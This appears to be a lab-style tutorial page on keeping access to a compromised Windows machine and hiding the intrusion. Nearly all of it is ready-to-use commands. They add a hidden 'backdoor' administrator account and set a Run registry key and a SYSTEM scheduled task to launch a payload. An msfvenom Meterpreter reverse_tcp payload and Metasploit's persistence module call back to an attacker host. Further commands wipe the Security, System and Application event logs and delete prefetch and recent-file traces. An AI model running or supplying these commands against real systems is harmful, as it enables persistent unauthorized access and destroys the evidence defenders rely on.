|
VOOZH | about |
|
VOOZH | about |
Privilege Escalation allows an attacker to gain SYSTEM (Windows) or root (Linux) access. But a one-time shell isn’t enough, if the system reboots, the session drops, or defenders remove you out, you lose control. Maintaining Access ensures persistence so we don’t need to exploit again. Maintaining Access ensures you can:
In this lab, we’ll use Metasploit, Meterpreter, and manual techniques to add persistence and cover our tracks.

Create a hidden admin account to log back in.
net user backdoor Pass@123 /add
net localgroup administrators backdoor /add
You can verify it with:
net user backdoorThis will launch payload automatically on startup

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v updater /t REG_SZ /d "C:\backdoor.exe"After reboot, backdoor.exe will auto-run

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe > backdoor.exeupload backdoor.exe C:\\backdoor.exeschtasks /create /tn "Updater" /tr "C:\backdoor.exe" /sc onlogon /ru SYSTEMThis will help you create a reverse shell session every time the computer gets rebooted. In the meterpreter use this module:
use exploit/windows/local/persistence👁 persistence_backdoor
set SESSION 1
set LHOST 192.168.56.102
set LPORT 4444
set STARTUP SYSTEM
set PAYLOAD windows/meterpreter/reverse_tcp

exploit # Before exploiting start the listener on another terminal
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.56.102
set LPORT 4444
run

Once persistence is achieved, the attacker’s next step is to hide their presence. Covering tracks is crucial because defenders often investigate event logs, user history, and suspicious files to detect compromise
wevtutil cl Security
wevtutil cl Application
wevtutil cl System
clearev # This clears all event logs directly from a Meterpreter session.del C:\Windows\Prefetch\*.* # Delete Prefetch FilesOther useful deletions
del %temp%\*.* /s /q :: Clear temporary files
del C:\Users\<User>\Recent\*.* /q :: Clear recently opened files